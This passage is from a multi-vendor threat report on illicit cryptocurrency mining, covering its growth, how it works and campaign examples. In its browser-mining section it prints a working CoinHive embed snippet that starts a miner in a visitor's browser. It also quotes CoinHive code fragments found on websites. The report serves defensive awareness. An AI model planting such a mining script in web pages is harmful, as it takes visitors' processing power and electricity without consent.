

THE ILLICIT CRYPTOCURRENCY MINING THREAT



ABSTRACT

Illicit cryptocurrency mining has increased significantly in just a few months. This activity poses both a short- and long-term threat to individuals and enterprises. This threat is not victimless or harmless, so individuals and organizations should take steps to protect their systems. This report lays out the threat, its potential impacts, and the best practices organizations can employ to counter it.



**CYBER
THREAT**
ALLIANCE



The Cyber Threat Alliance (CTA) is the industry's first formally organized group of cybersecurity practitioners that work together in good faith to share threat information and improve global defenses against advanced cyber adversaries. CTA facilitates the sharing of cyber threat intelligence to improve defenses, advance the security of critical infrastructure, and increase the security, integrity, and availability of IT systems.

We take a three-pronged approach to this mission:

1. **Protect End-Users:** Our automated platform empowers members to share, validate, and deploy actionable threat intelligence to their customers in near-real time.
2. **Disrupt Malicious Actors:** We share threat intelligence to reduce the effectiveness of malicious actors' tools and infrastructure.
3. **Elevate Overall Security:** We share intelligence to improve our members' abilities to respond to cyber incidents and increase end-user's resilience.

CTA is continuing to grow on a global basis, enriching both the quantity and quality of the information that is being shared amongst its membership. CTA is actively recruiting additional cybersecurity providers to enhance our information sharing and operational collaboration to enable a more secure future for all.

For more information about the Cyber Threat Alliance, please visit: <https://www.cyberthreatalliance.org>.

CONTRIBUTING AUTHORS

Cisco Talos:

David Liebenberg

McAfee:

Charles McFarland

Rapid7:

Michelle Martinez

Fortinet:

Jerome Cruz, Fred Gutierrez, and Anthony Giandomenico

NTT Security:

Terrance DeJesus

Sophos:

Andrew Brandt

Palo Alto Networks:

Josh Grunzweig

Cyber Threat Alliance:

Neil Jenkins, Scott Scher

This report also leverages shared data and published analysis from CTA members Check Point, Symantec, IntSights, Juniper Networks, Saint Security, SK Infosec, Telefonica's ElevenPaths, Radware, and ReversingLabs. CTA members reviewed the document throughout its development and the report reflects our shared consensus on the threat.

TABLE OF CONTENTS

EXECUTIVE SUMMARY	4
I. THE RECENT RISE OF ILLICIT CRYPTOCURRENCY MINING	5
II. THE BASICS: CRYPTO CURRENCY AND MINING	8
III. THE CURRENT STATE OF ILLICIT CRYPTOCURRENCY MINING	10
IV. IMPACTS OF ILLICIT CRYPTOCURRENCY MINING	15
V. RECOMMENDED BEST PRACTICES	18
VI. PREDICTED EVOLUTION OF ILLICIT MINING	21
VII. CONCLUSION	24

EXECUTIVE SUMMARY


The threat of illicit cryptocurrency mining represents an increasingly common cybersecurity risk for enterprises and individuals. As the values of various cryptocurrencies increase and their use becomes more prevalent, malicious cyber actors are using computers, web browsers, internet-of-things (IoT) devices, mobile devices, and network infrastructure to steal their processing power to mine cryptocurrencies. Cryptocurrency mining detections have increased sharply between 2017 and 2018. Combined data from several CTA members shows a 459 percent increase in illicit cryptocurrency mining malware detections since 2017, and recent quarterly trend reports from CTA members show that this rapid growth shows no signs of slowing down.

While the theft of computing cycles to make money may sound relatively benign in the face of other kinds of cyber incidents that can encrypt your data for ransom, steal your intellectual property, or disrupt important functions of critical infrastructure, it is a threat that cybersecurity providers and network defenders must address together to improve our overall cybersecurity.

Business owners and individuals must understand the potential impacts of illicit cryptocurrency mining on their operations. In its most basic form, illicit mining is a drain on the resources in anyone's enterprise, increasing the workload and the risk of physical damage on IT infrastructure, causing higher electrical bills, and decreasing the productivity of the business operations that rely on computing power.

Most importantly, the presence of illicit cryptocurrency mining within an enterprise is indicative of flaws in their cybersecurity posture that should be addressed. The majority of illicit mining malware takes advantage of lapses in cyber hygiene or slow patch management cycles to gain a foothold and spread within a network. If miners can gain access to use the processing power of your networks,

Figure 1. Cryptocurrency Mining Malware Detections from 2014-2018, courtesy of several CTA members




then you can be assured that more sophisticated actors may already have access. Illicit cryptocurrency mining is the figurative canary in the coal mine, warning you of much larger problems ahead. CTA members recount case after case of being called in to an incident response for a mining infection and finding signs of multiple threat actors in the network.

Fortunately, defending against illicit cryptocurrency mining does not require specialized security software or radical changes in behavior. Instead, individuals and organizations can employ well-known cybersecurity practices and basic cyber hygiene to counter this threat. CTA has developed a prioritized list of recommendations and detection and mitigation techniques for the enterprise defender and the individual end user to mitigate the risk of illicit mining.

Illicit mining shows no signs of being just a phase for threat actors, but will likely be a continuous and nearly effortless approach to revenue generation. As enterprises experiment with the use of blockchain technologies to conduct business operations, illicit mining outside of cryptocurrencies may itself become

Figure 2. Monero Miner for sale on Wall St. Market, an online marketplace on the “dark web.”



a disruptive risk that enterprises must mitigate. Because this threat is relatively new, many people do not understand it, its potential significance, or what to do about it. Therefore, CTA decided to use the combined resources of its members to produce this Joint Analysis. This CTA Joint Analysis will describe the current state of illicit cryptocurrency mining, its impacts, recommendations to reduce your risk, and a discussion of the future of the illicit mining threat.

I. THE RECENT RISE OF ILLICIT CRYPTOCURRENCY MINING

Cryptocurrencies such as Bitcoin and Monero have seen a marked increase in adoption by individuals and organizations since their inception in 2009, becoming more mainstream as a method of conducting transactions online and as an investment. This increased demand has driven the value of cryptocurrency to impressive heights, with Bitcoin nearing \$20,000 per coin in 2017¹.

Anything that has monetary value eventually

attracts criminal activity. Soon after their creation, cryptocurrencies were used as a tool to purchase illegal items and services on the internet due to the presumed anonymity that transactions with cryptocurrencies provide. Underground markets on the “dark web,” which sell drugs, weapons, stolen data, malware, and even zero-day exploits, enable actors to use and trade cryptocurrencies, fueling the underground criminal economy. Cryptocurrencies are also used to pay ransoms in ransomware attacks, and they have been used by malicious cyber actors to purchase and maintain computing infrastructure for illegal cyber operations.

Cryptocurrencies are created through a process called mining, where the digital currency is awarded to individuals or groups that leverage their computing processing power to solve complex mathematical equations. In the majority of cases, mining is conducted by users legitimately, with their consent, either through programs and applications run on their computers or via web browsers that mine coins while you visit particular sites.

However, over the past few years, and in line with the increased value of cryptocurrencies, malicious


1 <https://cointelgraph.com/news/bitcoin-hits-20000-per-coin-capping-year-of-enormous-growth>

cyber actors have greatly increased their attempts to unlawfully use computing infrastructure to conduct mining operations. Illicit cryptocurrency mining, sometimes called “cryptojacking” by various parts of the cybersecurity industry and media, steals a victim’s computer processing power (and the electricity required to run the computers) to produce revenue that can be used for their criminal activity. These operations cost organizations time and money due to their impact on business operations, performance, and energy consumption.

Most cases of illicit mining are relatively unsophisticated attacks that leverage spam email campaigns, phishing, readily available exploit kits, or direct exploitation.² Many of the exploits used for illicit mining target known vulnerabilities where patches are readily available. These attacks are not expensive for the actor to conduct and scale quickly across large enterprises or multiple victims, leading to large numbers of victims each paying out a small amount of cryptocurrency on a per-infection basis. Over time, these economies of scale lead to large profits for the malicious actor.

Illicit cryptocurrency mining operations have increased dramatically over the past year. Cryptocurrency mining malware grew from impacting 13 percent of all Fortinet customer companies in Q4 of 2017 to 28 percent of customer companies in Q1 of 2018, more than doubling its footprint³. In May 2018, Check Point’s Global Threat Index revealed that the CoinHive browser-based cryptocurrency miner was impacting 22 percent of their corporate customers, an increase of nearly 50 percent⁴. A June 2018 report released by Palo Alto

Figure 3. Android Debuggers Service Cryptocurrency Miner Injection Campaign, courtesy of Rapid7.



Source: Rapid7 Project Heisenberg & GreyNoise

Networks identified roughly 470,000 unique binary-based samples that ultimately deliver cryptocurrency miners⁵, and McAfee’s June 2018 Threats Report noted a 629 percent increase in total coin mining malware in the first quarter of 2018 to more than 2.9 million samples.⁶

As a part of this continued expansion, malicious actors are increasingly targeting IoT devices, in addition to standard personal computers. Fortinet notes that media devices, such as smart TVs, cable boxes, and DVRs, are an increasing target of illicit mining power.⁷ Symantec has analyzed a recent case of MikroTik routers in Brazil, and eventually worldwide, being exploited for illicit mining.⁸ Rapid7 has also noted an increase in illicit miners affecting Android devices, such as internet set-top boxes, starting in February 2018 (Figure 3).⁹

2 <https://blog.talosintelligence.com/2018/01/malicious-xmr-mining.html>

3 <https://www.fortinet.com/blog/industry-trends/is-cryptojacking-replacing-ransomware-as-the-next-big-threat-.html>

4 <https://blog.checkpoint.com/2018/06/07/mays-wanted-malware/>

5 <https://researchcenter.paloaltonetworks.com/2018/06/unit42-rise-cryptocurrency-miners/>

6 <https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-jun-2018.pdf>

7 <https://www.fortinet.com/blog/threat-research/threat-landscape-report--virtually-no-firm-is-immune-from-severe.html>

8 <https://www.symantec.com/blogs/threat-intelligence/hacked-mikrotik-router>

9 https://www.rapid7.com/globalassets/_pdfs/research/rapid7-threat-report-2018-q2.pdf

CTA members have observed existing criminal actor groups shifting well-known botnet infrastructure away from ransomware and distributed denial of service (DDoS) attacks to engage in illicit cryptocurrency mining. Researchers noted in February 2018 that the BlackRuby Ransomware family began “double dipping” by adding the open-source XMRig software to their tools to mine Monero¹⁰. The VenusLocker Ransomware family completely shifted gears, dropping ransomware for Monero mining¹¹. The Mirai botnet, notable for its 2016 DDoS attack that used IoT devices to impact substantial portions of U.S. internet services, has since been repurposed into an IoT-mining botnet¹².

Malicious actors are making this shift due to the increasing profitability of illicit cryptocurrency mining and the reduced risk of getting caught. Illicit mining often occurs undetected within an enterprise over a long time period, generating a steady stream of revenue while not calling attention to itself. It is a quieter crime than ransomware and DDoS, which by their very nature are disruptive and cause an obvious issue. Malicious actors are able to move to illicit mining operations to reduce their risk of exposure and criminal prosecution while continuing to make a profit.

CTA assesses that the following factors have been key enablers for malicious actors to conduct illicit cryptocurrency mining:

- The increasing value of cryptocurrencies makes illicit mining more profitable.
- The introduction of cryptocurrencies that may be mined via standard personal computers and IoT devices and offer additional anonymity for transactions, such as Monero and Ethereum, creates an environment where the potential attack surface is larger and the use of mined coins by actors is harder to track.

- Easy to use, commodity malware and browser-based exploits are readily available, making illicit mining easy and efficient.
- The increasing availability of pool mining, where groups of computers pool their resources together to mine cryptocurrencies, provides a scalable method for mining coins across a distributed network.
- Enterprises and individuals with inadequate security practices and cyber hygiene provide targets for malicious actors and often are not aware of the potential impacts to their infrastructure and operations.

Illicit cryptocurrency mining represents an increasingly common cybersecurity risk. In fact, if the factors described above remain in play, CTA assesses that illicit mining will pose a long-term threat to individuals and enterprises. The potential impacts include business disruption due to IT systems being unavailable, increased electrical bills, and the ability for adversaries to repurpose the access used for illicit mining to other malicious activities. The presence of illicit mining malware may also indicate there are even worse things operating on the network. Therefore, individuals and enterprises must combat this threat and take it seriously.

The best approach is for owners, operators, and network defenders to improve their cyber hygiene and employ cybersecurity best practices. Improving defenses against spam and phishing campaigns, patching known vulnerabilities, and preventing unauthorized lateral movement will disrupt the ability of threat actors to use low-cost exploitation techniques to install malicious miners. Implementing these best practices would have a deleterious effect on the economic feasibility of illicit cryptocurrency mining. When network defenders improve their cyber hygiene and force illicit cryptocurrency miners

10 <https://twitter.com/malwrhunterteam/status/960869408209014784>

11 <https://www.bleepingcomputer.com/news/security/venuslocker-ransomware-gang-switches-to-monero-mining/>

12 <https://securityintelligence.com/mirai-iot-botnet-mining-for-bitcoins/>


to work harder to exploit more secure systems, the miners' return on investment will eventually diminish to the point where illicit mining is no longer worth the effort.

This CTA Joint Analysis brings together the analytic capabilities and insights of our member companies to highlight the growing threat of illicit cryptocurrency mining and to serve as a call to arms to mitigate the threat. In Section II, we describe the basics of cryptocurrencies and cryptocurrency mining. Section III describes the current state of illicit cryptocurrency mining, describing binary-based and browser-based mining, the difference between legitimate and illicit mining activities, and recent changes to the sophistication of malicious mining software. Section IV describes the impacts of illicit cryptocurrency mining on enterprises and users. Section V provides recommendations for addressing the threat, and Section VI provides several possible future trends for illicit mining.

II. THE BASICS: CRYPTOCURRENCY AND MINING

The upward trend in 2017 of the cryptocurrency markets has caused media outlets and investors to cover cryptocurrency nonstop, ultimately causing massive "word-of-mouth" marketing and, with the help of investors, pushed the market capitalization past \$264 billion¹³. To better explain the threat illicit cryptocurrency mining poses, it is necessary to highlight the key distinctions and functionality between cryptocurrency and traditional electronic money systems. Understanding how cryptocurrencies work and their growing popularity reveals important motivations for why malicious actors have begun shifting their efforts to illicit mining operations.

Figure 4. Electronic Money vs Cryptocurrency



ELECTRONIC MONEY

Electronic money (e-money) is money used on the internet, whose value is backed by a fiat currency such as the U.S. dollar. Examples of electronic money include PayPal balances, prepaid credit cards from Visa or MasterCard, and stored-value cards for public transportation. When we use these electronic money systems to make payments to another party online, it goes through a trusted third party, like a financial institution, to prevent transactions involving counterfeit e-money and double spending on transactions.

CRYPTOCURRENCY

Cryptocurrency is also used for digital transactions but is not backed by a trusted third party. Cryptocurrencies offer a distributed model of making payments to another party using cryptographic technology and a proof, such as proof-of-work, to address the issues of counterfeit currency and double spending. Cryptographic proof replaces trust to allow two parties to exchange payment, reduce transaction

13 <https://www.cnbc.com/2018/01/08/a-parody-cryptocurrency-just-broke-2-billion-for-its-market-cap.html>

Table 1. Comparison of Example Cryptocurrencies.¹⁵ Assessment of anonymity and features taken from the source of the table, and prices are current as of 07/28/18¹⁶. Cryptocurrency prices are volatile and constantly fluctuate.

CRYPTOCURRENCY	ANONYMITY	PRICE (PER COIN)	FEATURES
Bitcoin	Low	\$8,166.08	\$140 Billion market cap. First blockchain coin.
Litecoin	Low	\$83.27	\$4 Billion market cap. More frequent block generation and faster confirmation times than Bitcoin.
Ethereum	Low	\$465.03	\$46 Billion market cap. Is mined due to its popularity as well as ease of mining.
Monero	Medium	\$140.04	\$2 Billion market cap. Focused on privacy. Mining algorithm is considered "ASIC resistant," meaning that no specialized hardware is required to mine, making traditional CPU/GPU mining more profitable.
Zcash	Medium	\$219.19	\$976 Million market cap. Privacy feature to conceal sender, recipient, and amount being transacted.

costs, and allow sellers to be protected from fraud by making transactions mathematically difficult to alter. However, there are ways for actors to fraudulently manipulate cryptocurrencies, especially ones with smaller market caps.¹⁴

CRYPTOCURRENCIES

Since the advent and growing popularity of Bitcoin, many derivatives and other cryptocurrencies have been developed, with a sampling of some of the most popular shown in Table 1.

According to data gathered by Palo Alto Networks in July 2018, the clear majority of illicit cryptocurrency malware mines Monero (85 percent), followed by Bitcoin at 8 percent. All other cryptocurrencies make up the remaining 7 percent. Although Monero is significantly less valuable than Bitcoin, several factors make this the cryptocurrency of choice for malicious actors. Monero provides advantages

over Bitcoin in privacy and anonymity, which help malicious actors hide both their mining activities and their transactions using the currency. Transaction addresses and values are obfuscated by default, making tracking Monero incredibly difficult for investigators. Additionally, the resources required to mine Monero are significantly lower, making it possible to mine the cryptocurrency on most personal computers, increasing the potential number of targets for malicious actors. Monero's mining algorithm is designed to encourage more users to contribute to its network, meaning that more profit can be squeezed out of processing power stolen via botnets with Monero mining rather than Bitcoin mining¹⁷.

CRYPTOCURRENCY MINING

At its most fundamental level, cryptocurrency mining is simply the directing of a computer's resources toward performing complex mathematical


14 <https://www.ccn.com/website-outlines-the-cost-of-51-attack-on-altcoins-its-lower-than-you-think/>

15 "Comparison of cryptocurrencies," Bitcoin wiki, https://en.bitcoin.it/wiki/Comparison_of_cryptocurrencies

16 <https://coinmarketcap.com/>

17 <https://www.proofpoint.com/us/threat-insight/post/smominru-monero-mining-botnet-making-millions-operators>

Figure 5. Cryptocurrency Mining Methods: Detection of legitimate cryptocurrency mining tools on a network does not necessarily constitute authorized use.



calculations. These calculations maintain and validate the transaction history of the distributed ledger (typically known as a blockchain).

As the cryptocurrency network grows, the calculations become more difficult. This makes individual machines less likely to be able to solve the equations with their limited processing power. Therefore, miners need to have high-powered computing setups specifically for the purposes of mining (mining rigs, typically used for Bitcoin or Ethereum) or to collaborate as a group and pool together their CPU power, splitting the coins that the pool mines among the group. This is known as pool mining. Pool mining helps to make illicit cryptocurrency mining possible, since victim machines with normal processing power can work together to mine coins.

III. THE CURRENT STATE OF ILLICIT CRYPTOCURRENCY MINING

Mining is necessary to produce cryptocurrencies and is performed every day by willing participants in the hopes of promoting and improving a specific


cryptocurrency while gaining a monetary profit. Cryptocurrency mining becomes an illegal activity when another party uses computing processing power without the owner's authorization and consent.

Currently, cryptocurrency mining operations are mostly conducted in one of two ways: as a compiled executable program or application that runs on a device (called "binary-based mining"), or entirely within the browser, via the JavaScript engine (called "browser-based mining"). For each of these, mining can be done legitimately or illicitly, as shown in Figure 5, often with the same software. For example, a user could install a binary-based miner on their personal computer, such as XMRig, to mine currency for themselves, or a malicious actor could gain access through spear phishing and load XMRig to an unknowing participant's system and have the mined currency deposited into the malicious actor's wallet.

Browser-based mining provides another example. Let's imagine that a user navigates to a website and, within a brief period, notices that their computer fans begin to increase in speed. Further inspection reveals that navigating to this website has caused their CPU speeds to grow increasingly high. Upon inspecting the source code of the webpage, the script below is identified:

```
71 </script><script src="https://coinhive.com/lib/coinhive.min.js?v=3"></script><script>
72   var miner = new CoinHive.Anonymous('OTlCIcpkIOCO7yVMxcJiqmSWoDWOri06', {throttle: 0.5});
73   miner.start();
74 </script><script>
```

Figure 6. Instructions for users indicating how donations work and what is involved.



The screenshot shows a blue background with the title "We turn a little computer power into hope for every child". Below the title are three numbered steps, each with an icon and a text box. Step 1: "1. Open the Hopepage" with a laptop icon. Step 2: "2. Mine Cryptocurrency" with a hexagonal grid icon. Step 3: "3. Automatically donate to UNICEF Australia" with a stack of coins icon. At the bottom center is a white button with the text "START DONATING".

We turn a little computer power into hope for every child

- 1. Open the Hopepage**
When you're on the Hopepage, your web browser uses your computer's processor to solve cryptocurrency algorithms. You can select how much processor power you want to donate to this task.
- 2. Mine Cryptocurrency**
The longer you stay on the page and the more processor power you donate, the more algorithms get solved, which earns cryptocurrency. Mining is perfectly safe for your computer. If you're ever worried about power consumption, turn down the amount of processing power you're donating.
- 3. Automatically donate to UNICEF Australia**
The cryptocurrency is automatically donated to UNICEF Australia and is turned into real funds that reach children through life-saving supplies like safe water, therapeutic food and vaccines. Turn the Hopepage into your homepage to give every day.

START DONATING

Source: <https://www.thehopepage.org/>

The script performs cryptocurrency mining within the victim's browser. Since the user is not made aware that the website is using the browser to mine currency and because that user gave no consent, this activity is illicit.

Alternatively, and more frequently, users may be given the option to mine a cryptocurrency within their browser, as an alternative to traditional advertisements or donations. The UNICEF organization in Australia provided this as a method of donations in April 2018 via a website known as "The Hopepage" (Figure 6).

Since the user is both notified about the actions being performed and is asked to provide consent to the website to perform cryptocurrency mining operations on their device, this mining activity is considered legitimate.

HOW ILLICIT BINARY-BASED MINING WORKS

Malicious actors employ several techniques to deliver binary-based mining tools. These executables are just another potential payload that can be delivered by a conventional malware delivery mechanism, such as malicious spam or an exploit kit. Many illicit mining attacks start like the PyRoMine campaign¹⁸. In this case, the infection began with a zipped executable delivered by email. If anyone using an enterprise network opens the PyRoMine payload, the malware immediately begins scanning for machines vulnerable to the EternalRomance exploit. Once infected, the machines retrieve and use the XMRig binary to mine for Monero. We note that normally, XMRig is a program that miners use to perform legitimate mining and should not, in and of itself, be considered malware.

Another example of binary-based mining took place in January 2018, when Palo Alto Networks discovered more than 15 million infected users as part of a widespread mining campaign¹⁹. Figure 7 shows the victim telemetry of this campaign. The campaign leveraged malicious advertisements to initially infect the users. Through custom malware and scripts used by the attackers, the XMRig Monero binary was ultimately downloaded and run on the victims' systems.

HOW ILLICIT BROWSER-BASED MINING WORKS

Browser-based mining occurs when a script that performs cryptocurrency mining functions loads in a web browser. The script may be loaded from the same web server hosting the site, or it may be hosted elsewhere and loaded in parallel with the page. Cryptocurrency mining scripts hosted on a website may have been put there by the site owners, but often, the cryptocurrency mining script ends up on these sites by someone actively exploiting vulnerabilities in popular content management systems (CMS) platforms, such as WordPress and Drupal.

The most common browser-based cryptocurrency miner is CoinHive, which is marketed as a legitimate alternative to browser ad revenue where users exchange their web-browsing resources for either internet access or an ad-free experience. The method in which CoinHive is implemented determines whether its use is legitimate (a website knowingly adds CoinHive code and informs its users) or illicit (a website does not inform users about ongoing mining operations using their browser or malicious actors compromise unsuspecting websites with CoinHive). As of July 2, 2018, a public search via PublicWWW, yielded roughly 23,000 websites with CoinHive source code visible (Figure 8).

Websites' use of cryptocurrency mining to earn revenue is still relatively new. Last year, Showtime,

Figure 7. 2017 victim telemetry on a large-scale binary-based cryptocurrency mining campaign leveraging XMRig, courtesy of Palo Alto Networks




Figure 8. CoinHive search via PublicWWW. This shows the results of searching for CoinHive JavaScript code in public websites, so not all websites should be considered to be compromised.

Rank	Domain	Snippets
1 461	[Redacted]	ed"?Module: {};self.CoinHive=self.CoinHive {};s
3 400	[Redacted]	javascript" src="js/coinhive.min.js?v3"> </script
3 742	[Redacted]	script src="https://coinhive.com/lib/coinhive.mi
9 955	[Redacted]	//coin-hive.com/lib/coinhive.min.js"> </script> <
10 154	[Redacted])}[0] { if (window.coinhive_check_count) { wind

a premium cable television station, was discovered running CoinHive cryptocurrency mining operations in secret, using their own popular website²⁰. The Pirate Bay also experimented with using CoinHive as an alternative to advertising revenue on its site.²¹ Both sites received negative responses by their user base for not disclosing their cryptocurrency

19 <https://researchcenter.paloaltonetworks.com/2018/01/unit42-large-scale-monero-cryptocurrency-mining-operation-using-xmrig/>

20 <https://www.theverge.com/2017/9/26/16367620/showtime-cpu-cryptocurrency-monero-coinhive>

21 <https://torrentfreak.com/the-pirate-bay-website-runs-a-cryptocurrency-miner-170916/>

mining activities. YouTube became embroiled in the discussion when a compromised advertisement running on YouTube videos began mining operations in users' browsers²². Facebook messenger²³ and Starbucks²⁴ Wi-Fi users were also unwittingly dragged into mining operations when those services became compromised by malicious actors using CoinHive.

One large-scale browser-based illicit cryptocurrency mining campaign took place in May 2018, when attackers compromised more than 400 websites via a vulnerability affecting the Drupal CMS²⁵. Once the criminals gained access to the site, they inserted a reference to an externally hosted JavaScript file, which contained the mining code via CoinHive (Figure 9).

Affected websites included the San Diego Zoo, and the government of Chihuahua, Mexico. This illicit instance of the CoinHive script was designed to run with minimal interference and did not inform the computer's user that it was running in the background. This attack was estimated to have generated \$11,000 for the attacker²⁷.

